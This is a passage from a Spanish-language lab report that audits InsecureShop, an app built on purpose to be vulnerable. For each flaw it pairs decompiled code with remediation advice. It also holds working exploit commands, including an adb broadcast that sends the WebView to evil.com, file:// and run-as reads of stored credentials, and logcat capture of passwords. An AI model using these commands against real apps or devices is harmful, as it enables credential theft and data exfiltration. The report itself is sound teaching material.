La aplicación utiliza una librería de terceros llamada `net.gotev.uploadservice` para gestionar la subida de archivos. Esta librería expone un servicio (`UploadService`) sin ningún permiso de protección, lo que significa que cualquier aplicación instalada en el dispositivo puede interactuar con él. Dependiendo de la versión utilizada, esta librería puede contener vulnerabilidades conocidas que permitan la exfiltración de archivos locales a servidores remotos.

Durante el análisis estático del `AndroidManifest.xml` con `jadx-gui` se identificó la siguiente declaración de servicio:

```

101         android:name="android.support.FILE_PROVIDER_PATHS"
111         android:resource="@xml/provider_paths"/>
        </provider>
        <service
            android:name="net.gotev.uploadservice.UploadService"
            android:enabled="true"
            android:exported="true"/>
20     </application>
2 </manifest>

```

Se verificó con `drozer` que el servicio está expuesto sin ningún permiso de protección:

```

.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz> run app.service.info -a com.insecureshop
Package: com.insecureshop
    net.gotev.uploadservice.UploadService
    Permission: null

dz>

```

El resultado confirmó `Permission: null`, indicando que cualquier aplicación puede activar el servicio. Además, mediante análisis del código de la librería en `jadx` se comprobó que los parámetros de subida, incluyendo URLs de destino y cabeceras HTTP, se construyen a partir de datos almacenados en el dispositivo que podrían estar comprometidos.

```

private static final String TAG = UploadService.class.getSimpleName();
public static int UPLOAD_POOL_SIZE = Runtime.getRuntime().availableProcessors();
public static int KEEP_ALIVE_TIME_IN_SECONDS = 1;
public static boolean EXECUTE_IN_FOREGROUND = true;
public static String NAMESPACE = "net.gotev";
public static HttpStack HTTP_STACK = new HurlStack();
public static int BUFFER_SIZE = 4096;
public static int INITIAL_RETRY_WAIT_TIME = 1000;

```

```

278 UploadTask getTask(Intent intent) {
279     String taskClass = intent.getStringExtra(PARAM_TASK_CLASS);
281     if (taskClass == null) {
282         return null;
283     }
285     UploadTask uploadTask = null;
286     try {
288         Class<?> task = Class.forName(taskClass);
289         if (UploadTask.class.isAssignableFrom(task)) {
290             uploadTask = (UploadTask) UploadTask.class.cast(task.newInstance());
291             uploadTask.init(this, intent);
292         } else {
294             Logger.error(TAG, taskClass + " does not extend UploadTask!");
295         }
297         Logger.debug(TAG, "Successfully created new task with class: " + taskClass);
298     } catch (Exception exc) {
299         Logger.error(TAG, "Error while instantiating new task", exc);
300     }
303     return uploadTask;

```

Un atacante puede activar el servicio de subida de archivos para exfiltrar archivos sensibles del dispositivo hacia un servidor remoto controlado por él. Combinado con otras vulnerabilidades de la aplicación, esto podría resultar en la exfiltración completa de los datos del usuario.

Se debe actualizar la librería a su versión más reciente y asegurar que el servicio no esté exportado o esté protegido con un permiso de firma. Se debe auditar regularmente las dependencias de terceros en busca de vulnerabilidades conocidas utilizando herramientas como OWASP Dependency-Check.

3.9. Receptor de transmisiones inseguro

La actividad `AboutUsActivity` registra dinámicamente un `BroadcastReceiver` durante su método `onCreate` que escucha el intent `com.insecureshop.CUSTOM_INTENT`. Este receiver acepta un parámetro `web_url` y carga la URL recibida en un `WebView` sin ninguna validación. Como el receiver se registra sin permisos de protección, cualquier aplicación o comando externo puede enviar ese broadcast y controlar qué URL se carga en el `WebView`.

Mediante análisis estático con `jadx-gui` se identificó en `AboutUsActivity` el registro del receiver en `onCreate`:

```

@Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity,
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_about_us);
    CustomReceiver customReceiver = new CustomReceiver();
    this.receiver = customReceiver;
    if (customReceiver == null) {
        Intrinsics.throwUninitializedPropertyAccessException("receiver");
    }
    registerReceiver(customReceiver, new IntentFilter("com.insecureshop.CUSTOM_INTENT"));
}

```

Para explotar la vulnerabilidad se lanzó primero la actividad y luego se envió el broadcast con una URL arbitraria:

```
(alex@rsavu)-[~]
$ adb shell am start -n com.insecureshop/.AboutUsActivity
Starting: Intent { cmp=com.insecureshop/.AboutUsActivity }

(alex@rsavu)-[~]
$ adb shell am broadcast -a com.insecureshop.CUSTOM_INTENT \
--es web_url "https://evil.com"
Broadcasting: Intent { act=com.insecureshop.CUSTOM_INTENT flg=0x400000 (has extras) }
Broadcast completed: result=0

(alex@rsavu)-[~]
```

El resultado fue que el WebView cargó la URL especificada, confirmando la vulnerabilidad.



Cualquier aplicación instalada puede enviar este broadcast mientras `AboutUsActivity` está en ejecución y forzar la carga de contenido malicioso en el WebView de la aplicación. Esto puede utilizarse para ataques de phishing o, combinado con otras vulnerabilidades, para exfiltrar datos locales.

3.10. Uso Inseguro de rutas de archivo en FileProvider

La aplicación utiliza un `FileProvider` para compartir archivos con otras aplicaciones. Sin embargo, la configuración de rutas compartidas en `provider_paths.xml` incluye una declaración `<root-path>` que otorga acceso al directorio raíz del sistema de archivos. Esto significa que a través del FileProvider se puede acceder a cualquier archivo del dispositivo, incluyendo los datos privados de la aplicación.

Mediante análisis estático con jadx-gui se localizó el archivo `provider_paths.xml` en `resources/xml/` con el siguiente contenido:


```

1 <?xml version="1.0" encoding="utf-8"?>
2 <paths xmlns:android="http://schemas.android.com/apk/res/android">
3   <root-path
4     name="root"
5     path="/" />
6 </paths>

```

La declaración `<root-path name="root" path="/">` es especialmente peligrosa ya que da acceso al directorio raíz completo del sistema de archivos.

Se verificó con drozer la configuración del proveedor:

```

drozer Console (v2.4.4)
dz> run app.provider.info -a com.insecureshop
Package: com.insecureshop
  Authority: com.insecureshop.provider
  Read Permission: com.insecureshop.permission.READ
  Write Permission: null
  Content Provider: com.insecureshop.contentProvider.InsecureShopProvider
  Multiprocess Allowed: False
  Grant Uri Permissions: False
  Uri Permission Patterns:
  Path Permissions:

```

La cual se pudo corroborar con la información del AndroidManifest.xml:

```

  android:authorities="com.insecureshop.provider"/>
<provider
  android:name="androidx.core.content.FileProvider"
  android:exported="false"
  android:authorities="com.insecureshop.file_provider"
  android:grantUriPermissions="true">
  <meta-data

```

El resultado mostró que el FileProvider tiene `grantUriPermissions="true"`, lo que combinado con el acceso a la ruta raíz permite a aplicaciones que reciban un URI compartido acceder a cualquier archivo del sistema.

Una aplicación maliciosa que consiga que InsecureShop le comparta un URI mediante el FileProvider puede especificar rutas arbitrarias del sistema de archivos y acceder a archivos sensibles que van mucho más allá de lo que la aplicación debería compartir.

La configuración de `provider_paths.xml` debe limitarse únicamente a los directorios estrictamente necesarios para el funcionamiento de la aplicación. Se debe eliminar la declaración `<root-path>` y reemplazarla por rutas específicas como `<files-path>` o `<cache-path>` apuntando a subdirectorios concretos.

3.11. Intención implícita con datos sensibles

La actividad `AboutUsActivity` contiene el método `onSendData` que envía las credenciales del usuario mediante un broadcast implícito con la acción `com.inseureshop.action.BROADCAST`. Al ser un Intent implícito, cualquier aplicación instalada en el dispositivo que haya registrado un receiver para esa acción puede interceptarlo y obtener el usuario y contraseña en texto plano.

Mediante análisis estático con jadx-gui se identificó en `AboutUsActivity` el método `onSendData` con el siguiente código:

```

28 public final void onSendData(View view) {
29     Intrinsics.checkNotNull(view, "view");
30     String userName = Prefs.INSTANCE.getUsername();
31     if (userName == null) {
32         Intrinsics.throwNpe();
33     }
34     String password = Prefs.INSTANCE.getPassword();
35     if (password == null) {
36         Intrinsics.throwNpe();
37     }
38     Intent intent = new Intent("com.inseureshop.action.BROADCAST");
39     intent.putExtra("username", userName);
40     intent.putExtra("password", password);
41     sendBroadcast(intent);
42     TextView textView = (TextView) _$.findCachedViewById(R.id.textView);
43     Intrinsics.checkNotNull(textView, "textView");
44     textView.setText("InsecureShop is an intentionally designed vulnerable android app built in Kotlin.");
45 }

```

Code Smali Simple Fallhark ☐ Split view

La vulnerabilidad radica en tres puntos. Primero, el Intent es implícito porque solo define una acción sin especificar un componente destino concreto. Segundo, las credenciales se incluyen como extras en texto plano. Tercero, `sendBroadcast()` sin permisos permite que cualquier app registre un receiver para `com.inseureshop.action.BROADCAST` y reciba las credenciales.

Se lanzó `AboutUsActivity` y se pulsó el botón Send Data para activar el broadcast:

```

(alex@rsavu)-[~]
$ adb shell am start -n com.inseureshop/.AboutUsActivity
Starting: Intent { cmp=com.inseureshop/.AboutUsActivity }

(alex@rsavu)-[~]
$ adb logcat | grep -i "broadcast\\|username\\|password\\|inseureshop"

```

Una aplicación maliciosa instalada en el mismo dispositivo puede registrar silenciosamente un `BroadcastReceiver` para la acción `com.inseureshop.action.BROADCAST` y robar las credenciales cada vez que el usuario pulse el botón, sin ninguna notificación visible. Como podemos observar en el logcat de la aplicación maliciosa.

```

05-01 21:24:19.171 872 3290 E SurfaceSyncGroup: Failed to receive transaction ready in 1000ms. Marking SurfaceSyncGroup(VRI[insecureshop
#69]) as ready
05-01 21:24:19.413 872 6291 I ActivityManager: Killing 6263:com.insecureshop/u0a98 (adj 900): bg anr
05-01 21:24:19.875 872 6291 D ActivityManager: Completed ANR of com.insecureshop in 51249ms, latency 238ms
05-01 21:24:20.946 872 3355 I WindowManager: WIN DEATH: Window{eca935 u0 com.insecureshop/com.insecureshop.AboutUsActivity}
05-01 21:24:20.979 872 3355 I InputManager-JNI: Input channel object 'eca935 com.insecureshop/com.insecureshop.AboutUsActivity (client)'
was disposed without first being removed with the input manager!
00-01 21:24:22.114 6014 4039 W coper : Slow dispatch took 1005ms SysUIbg h=android.os.Handler c=com.android.systemui.BroadcastBroadcas
tSender$SendInBackground$1ad7ab73 m=0
05-01 21:24:26.022 872 902 D CoreBackPreview: Window{d99ff8e u0 Application Error: com.insecureshop}: Setting callback null
05-01 21:24:36.043 872 2952 W ActivityManager: Ignoring remove of inactive process: ProcessRecord{b9df6db 0:com.insecureshop/u0a98}
05-01 21:24:36.308 872 902 W InputManager-JNI: Input channel object 'd99ff8e Application Error: com.insecureshop (client)' was disposed
without first being removed with the input manager!

```

3.12. Intercepción de intención implícita para cargar URL arbitraria

`ProductListActivity` registra un `BroadcastReceiver` sin permisos de protección para la acción `com.insecureshop.action.PRODUCT_DETAIL`. Cuando este receiver recibe el broadcast, lanza un nuevo Intent implícito con la acción `com.insecureshop.action.WEBVIEW`. Al ser implícito, cualquier aplicación instalada puede interceptar este segundo Intent y controlar qué contenido se muestra al usuario en el WebView.

Mediante análisis estático con jadx-gui se identificaron dos problemas encadenados. Primero en ProductListActivity el receiver se registra sin permisos:

```

setContentView(R.layout.activity_product_list);
setSupportActionBar((Toolbar) findViewById(R.id.toolbar));
IntentFilter intentFilter = new IntentFilter("com.insecureshop.action.PRODUCT_DETAIL");
registerReceiver(this.productDetailBroadcast, intentFilter);
ProductAdapter productAdapter = new ProductAdapter();
RecyclerView recyclerView = (RecyclerView) findViewById(R.id.recyclerview);
Intrinsics.checkNotNullExpressionValue(recyclerView, "recyclerView");

```

Segundo, dentro de `ProductDetailBroadcast.onReceive()` se lanza un Intent implícito:

```

/* compiled from: ProductDetailBroadCast.kt */
@Metadata(bv = {1, 0, 3}, dl = {"\u0000\u001e\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0002"})
/* loaded from: classes.dex */
public final class ProductDetailBroadCast extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Intent webViewIntent = new Intent("com.insecureshop.action.WEBVIEW");
        webViewIntent.putExtra("url", "https://www.insecureshopapp.com/");
        if (context != null) {
            context.startActivity(webViewIntent);
        }
    }
}

```


Para demostrarlo se envió el broadcast con la app en primer plano:

```

alex@rsavv:~$ adb shell am broadcast -a com.insecureshop.action.PRODUCT_DETAIL
Broadcasting: Intent { act=com.insecureshop.action.PRODUCT_DETAIL flg=0x400000 }
Broadcast completed: result=0
alex@rsavv:~$

```

El resultado fue que la aplicación intentó cargar la URL en el WebView, confirmando que el receiver estaba activo y que cualquier app podría haber interceptado el Intent `com.insecureshop.action.WEBVIEW` para redirigir al usuario a contenido malicioso.



Una aplicación maliciosa puede registrar un receiver para `com.insecureshop.action.PRODUCT_DETAIL` y activar el flujo, o bien interceptar el Intent implícito `com.insecureshop.action.WEBVIEW` para redirigir al usuario a una página de phishing dentro del contexto de InsecureShop.

3.13. Implementación insegura de setResult en actividad exportada

`ResultActivity` está declarada como exportada en el `AndroidManifest.xml` y su implementación en `onCreate` devuelve directamente el Intent recibido sin ningún filtrado mediante `setResult(RESULT_OK, getIntent())`. Esto permite a una aplicación maliciosa lanzar `ResultActivity` mediante `startActivityForResult()` pasándole un Intent que apunte a un proveedor de contenido protegido. Cuando `ResultActivity` devuelve el resultado, la app maliciosa recibe ese Intent con los permisos de InsecureShop y puede acceder al proveedor de contenido.

Mediante análisis estático con jadx-gui se verificaron dos cosas. Primero, que `ResultActivity` está exportada en el manifest:

```

        android:exported="false"/>
<activity android:name="com.insecureshop.SendingDataViaActionActivity"/>
<activity
    android:name="com.insecureshop.ResultActivity"
    android:exported="true"/>
<provider
    android:name="com.insecureshop.contentProvider.TreasureShopProvider"

```

Segundo, que el método `onCreate` de `ResultActivity` devuelve el Intent sin validación:

```

@Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivit
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setResult(-1, getIntent());
    finish();
}
}

```

Se demostró que la actividad es accesible desde el exterior lanzándola mediante ADB:

```

(alex@rsavu)-[~]
$ adb shell am start -n com.insecureshop/.ResultActivity \
-d "content://com.insecureshop.provider/users"
Starting: Intent { dat=content://com.insecureshop.provider/... cmp=com.insecureshop/.Re
sultActivity }

```

El flujo de ataque completo sería el siguiente. Una aplicación maliciosa lanzaría `ResultActivity` con `startActivityForResult()` incluyendo en el Intent una URI del proveedor de contenido de InsecureShop. `ResultActivity` devolvería ese Intent con `RESULT_OK` y la app maliciosa recibiría el resultado en su `onActivityResult()`, obteniendo acceso al proveedor de contenido con los permisos de InsecureShop sin necesidad de declararlos en su propio manifest.

```

ActivityStats$TechSpecificInfo=[{mRat=UNKNOWN,mFrequencyRange=UNKNOWN,mixTimeMs=[0, 0,
0, 0, 0],mRxTimeMs=0}]]
05-02 16:41:38.447 861 1220 D WifiNl80211Manager: Scan result ready event
05-02 16:41:38.448 861 1220 D WifiNative: Scan result ready event
05-02 16:44:09.907 861 882 I ActivityTaskManager: START u0 {dat=content://com.insec
ureshop.provider/... flg=0x10000000 cmp=com.insecureshop/.ResultActivity} with LAUNCH_M
ULTIPLE from uid 2000 (BAL_ALLOW_PERMISSION) result code=0
05-02 16:44:09.908 1120 1294 V WindowManagerShell: Transition requested (#47): androi
d.os.BinderProxy@c18d8f TransitionRequestInfo { type = OPEN, triggerTask = TaskInfo{use
rId=0 taskId=54 displayId=0 isRunning=true baseIntent=Intent { act=android.intent.actio

```

Esta vulnerabilidad permite a aplicaciones de terceros acceder a proveedores de contenido protegidos de InsecureShop utilizando la propia aplicación como intermediario. Un atacante podría extraer las credenciales almacenadas en la base de datos de la aplicación aprovechando los permisos que InsecureShop ya tiene concedidos, saltándose el sistema de permisos de Android.

3.14. Proveedor de contenido inseguro

El proveedor de contenido `InsecureShopProvider` está exportado y expone las credenciales del usuario directamente desde las `SharedPreferences`. El método `query()` construye un cursor con el usuario y contraseña en texto plano y lo devuelve a cualquier aplicación que tenga el permiso `com.insecureshop.permission.READ`. Este permiso no tiene nivel de protección `signature`, por lo que cualquier app puede declararlo y obtenerlo automáticamente.

Mediante análisis estático con jadx-gui se identificó el método `query()` de `InsecureShopProvider`:

```

}

@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    Intrinsics.checkNotNull(uri, "uri");
    UriMatcher uriMatcher2 = uriMatcher;
    if (uriMatcher2 != null && uriMatcher2.match(uri) == 100) {
        MatrixCursor cursor = new MatrixCursor(new String[]{"username", "password"});
        String[] strArr = new String[2];
        String username = Prefs.INSTANCE.getUsername();
        if (username == null) {
            Intrinsics.throwNpe();
        }
        strArr[0] = username;
        String password = Prefs.INSTANCE.getPassword();
        if (password == null) {
            Intrinsics.throwNpe();
        }
        strArr[1] = password;
        cursor.addRow(strArr);
        return cursor;
    }
}

```

La URI correcta del proveedor es `content://com.inseureshop.provider/insecure`. Se verificó con drozer que el permiso de escritura es null, lo que significa que cualquier app puede modificar datos sin permisos:

```

drozer Console (v2.4.4)
dz> run app.provider.info -a com.inseureshop
Package: com.inseureshop
  Authority: com.inseureshop.provider
  Read Permission: com.inseureshop.permission.READ
  Write Permission: null
  Content Provider: com.inseureshop.contentProvider.InsecureShopProvider
  Multiprocess Allowed: False
  Grant Uri Permissions: False
  Uri Permission Patterns:
  Path Permissions:

```

Se demostró además que las credenciales están accesibles en `SharedPreferences` mediante `run-as` aprovechando el modo debug de la app. El resultado mostró usuario y contraseña en texto plano:

```

 alex@rsavu ~
$ adb shell "run-as com.inseureshop ls shared_prefs/"
AwOriginVisitLoggerPrefs.xml
Prefs.xml
WebViewChromiumPrefs.xml

 alex@rsavu ~
$ adb shell "run-as com.inseureshop cat shared_prefs/Prefs.xml"
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">!ns3csh0p</string>
  <string name="data">https://google.com</string>
  <string name="productList">[{"id":1,"imageUrl":"https://images.pexels.com/photos/7974/pexels-photo.jpg","name":"Laptop","price":80,"qty":1,"rating":1,"url":"https://www.pexels.com/photo/7974/pexels-photo.jpg"}]

```

Cualquier aplicación maliciosa puede declarar `com.inseureshop.permission.READ` en su manifest, obtenerlo automáticamente al instalarse y consultar `content://com.inseureshop.provider/insecure` para obtener las credenciales del

usuario. Adicionalmente, al tener `Write Permission: null`, puede modificar o corromper los datos sin ninguna restricción.

3.15. Falta de validación de certificado SSL

La aplicación implementa un `WebViewClient` personalizado que sobrescribe el método `onReceivedSslError`. En lugar de rechazar la conexión cuando recibe un certificado SSL inválido llamando a `handler.cancel()`, la implementación llama directamente a `handler.proceed()`, ignorando completamente el error y continuando con la conexión insegura. Esto permite que un atacante en la misma red realice un ataque Man-in-the-Middle interceptando todo el tráfico HTTPS del WebView sin que la aplicación lo detecte ni lo rechace.

Mediante análisis estático con jadx-gui se identificó en `WebViewActivity` la clase `CustomWebViewClient` con el siguiente método vulnerable:

```
/* compiled from: CustomWebViewClient.kt */  
@Metadata(bv = {1, 0, 3}, d1 = {"\u0000$\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n"}, d2 = {"Landroid/webkit/WebViewClient;"})  
/* loaded from: classes.dex */  
public final class CustomWebViewClient extends WebViewClient {  
    @Override // android.webkit.WebViewClient  
    public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error) {  
        if (handler != null) {  
            handler.proceed();  
        }  
    }  
}
```

El comportamiento correcto y seguro sería:

```
public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error) {
    if (handler != null) {
        handler.cancel();
    }
}
```

La vulnerabilidad implica que, si un atacante intercepta el tráfico HTTPS con un certificado no válido, la aplicación no lo detectará y continuará enviando datos sensibles como credenciales y tokens de sesión a través de la conexión comprometida.

Un atacante posicionado en la misma red que el usuario puede realizar un ataque Man-in-the-Middle presentando un certificado SSL auto firmado o inválido. La aplicación aceptará ese certificado sin ninguna advertencia al usuario, permitiendo al atacante leer y modificar todo el tráfico HTTPS del WebView, incluyendo credenciales de acceso, datos de sesión e información de pago.

3.16. Propiedades de Webview inseguras habilitadas

Los WebViews de la aplicación tienen habilitadas varias propiedades inseguras que en conjunto permiten a código JavaScript leer archivos locales del dispositivo y enviarlos a servidores remotos. Las configuraciones más peligrosas son `setAllowUniversalAccessFromFileURLs(true)` y `setJavaScriptEnabled(true)`, que juntas permiten que páginas cargadas desde URLs `file://` ejecuten JavaScript con acceso a cualquier otro archivo local.

Mediante análisis estático con jadx-gui se identificaron las siguientes configuraciones inseguras en los WebViews de `WebViewActivity`, `WebView2Activity` y `PrivateActivity`:


```
Intrinsics.checkExpressionValueIsNotNull(settings, "webview.settings");
boolean z = true;
settings.setJavaScriptEnabled(true);
WebSettings settings3 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings3, "webview.settings");
settings3.setAllowUniversalAccessFromFileURLs(true);
WebSettings settings5 = webview.getSettings();

WebSettings settings5 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings5, "webview.settings");
settings5.setAllowUniversalAccessFromFileURLs(true);
String data = getIntent().getStringExtra("url");
if (data == null) {
    data = "https://www.inseureshopapp.com";
}
```

Para demostrar el impacto se cargó una URL `file://` apuntando al archivo de preferencias compartidas:

```
(alex@rsavu)-[~]
$ adb shell am start -a android.intent.action.VIEW \
-c android.intent.category.BROWSABLE \
-d "inseureshop://com.inseureshop/web?url=file:///data/data/com.inseureshop/shared_p
refs/Prefs.xml"
Starting: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROWSABL
E] dat=inseureshop://com.inseureshop/... }
```

El WebView mostró el contenido del archivo, confirmando que es posible acceder a archivos locales.



Un atacante puede combinar esta vulnerabilidad con otras para crear un payload JavaScript que lea archivos internos de la aplicación y los envíe a un servidor remoto. Esto permite la exfiltración completa de datos sensibles incluyendo credenciales, tokens y bases de datos.

3.17. Almacenamiento de datos inseguro

Tras un inicio de sesión exitoso, la aplicación almacena las credenciales del usuario en las SharedPreferences del dispositivo sin aplicar ningún tipo de cifrado. Aunque las SharedPreferences son privadas por defecto, en un dispositivo rooteado o en modo debug cualquier aplicación o atacante con acceso al dispositivo puede leer estos archivos y obtener las credenciales en texto plano.

Mediante análisis estático con jadx-gui se identificó en `LoginActivity` el código que almacena las credenciales tras el login:

```
Prefs prefs = Prefs.getInstance();
Context applicationContext = getApplicationContext();
Intrinsics.checkExpressionValueIsNotNull(applicationContext, "applicationContext");
prefs.getInstance(applicationContext).setUsername(username);
Prefs prefs2 = Prefs.getInstance();
Context applicationContext2 = getApplicationContext();
Intrinsics.checkExpressionValueIsNotNull(applicationContext2, "applicationContext");
prefs2.getInstance(applicationContext2).setPassword(password);
Util.saveProductList$default(Util.INSTANCE, this, null, 2, null);
Intent intent = new Intent(this, (Class<?>) ProductListActivity.class);
startActivity(intent);
```

Para demostrar la vulnerabilidad se inició sesión en la aplicación y posteriormente se accedió al archivo de preferencias usando `run-as` (posible porque la app está en modo debug). El archivo mostró las credenciales del usuario en texto plano, confirmando la vulnerabilidad:


```
(alex@rsavu)-[~]
$ adb shell
vbox86p:/ $ run-as com.insecureshop
at shared_prefs/com.insecureshop_preferences.xml
cat: shared_prefs/com.insecureshop_preferences.xml: No such file or directory
at shared_prefs/Prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">!ns3csh0p</string>
  <string name="data">file:///data/data/com.insecureshop/shared_prefs/Prefs.xml</string>
  <string name="productList">[{"id":1,"imageUrl":"https://im
```

En un dispositivo rooteado, cualquier aplicación puede leer las SharedPreferences de otras apps. En dispositivos en modo debug, run-as permite acceder sin root. Esto expone las credenciales del usuario a cualquier atacante con acceso físico al dispositivo o con capacidad de ejecutar comandos adb.

3.18. Registro inseguro

La aplicación registra las credenciales del usuario en el log del sistema mediante llamadas a `Log.d()` en `LoginActivity`. El log de Android es accesible para cualquier aplicación con el permiso `READ_LOGS` o para cualquier persona con acceso físico al dispositivo mediante ADB. Esto expone las credenciales a potenciales atacantes sin que el usuario sea consciente de ello.

Mediante análisis estático con jadx-gui se identificó en `LoginActivity` el siguiente código que registra las credenciales:

```
TextInputEditText textInputEditText2 = activityLoginBinding2.edtPassword;
Intrinsics.checkExpressionValueIsNotNull(textInputEditText2, "mBinding.edtPa
String password = String.valueOf(textInputEditText2.getText());
Log.d("userName", username);
Log.d("password", password);
boolean auth = Util.INSTANCE.verifyUserNamePassword(username, password);
if (auth) {
    Prefs prefs = Prefs.INSTANCE;
```

Para demostrar la vulnerabilidad se inició sesión en la aplicación y simultáneamente se capturó el log del sistema desde Kali mediante ADB:

```
(alex@rsavu)-[~]
$ adb logcat | grep -i "username\|password\|shopuser\|insecureshop"
```

Las credenciales aparecieron en texto plano en la salida del log, confirmando la vulnerabilidad.

```
05-02 17:40:25.363 3389 3389 I ImeTracker: com.insecureshop:f031dadf: onCancelled at
PHASE_CLIENT_APPLY_ANIMATION
05-02 17:40:41.336 3389 3389 D userName: shopuser
05-02 17:40:41.337 3389 3389 D password: !ns3csh0p
05-02 17:40:41.524 861 2096 I ActivityTaskManager: START u0 {cmp=com.insecureshop/.P
roductListActivity} with LAUNCH_MULTIPLE from uid 10098 (BAL_ALLOW_VISIBLE_WINDOW) resu
lt code=0
```

Cualquier atacante con acceso físico al dispositivo y un cable USB puede conectar ADB y leer el log del sistema, obteniendo las credenciales del usuario. En versiones anteriores de Android, aplicaciones con el permiso `READ_LOGS` también podían acceder a esta información. Es una vulnerabilidad que además puede persistir en los logs incluso después de que el usuario cierre sesión.

Introducción

4. Conclusión

A lo largo de esta práctica se han identificado y explotado dieciocho vulnerabilidades en InsecureShop, demostrando que la mayoría son consecuencia directa de malas prácticas de desarrollo evitables aplicando principios básicos de seguridad.

Las vulnerabilidades más críticas han sido el almacenamiento de credenciales en texto plano, la exposición de componentes sin permisos adecuados, y las propiedades inseguras de los WebViews que permiten la exfiltración de datos locales.

En conclusión, la seguridad de las aplicaciones móviles debe integrarse desde las primeras fases del desarrollo y no tratarse como un añadido posterior.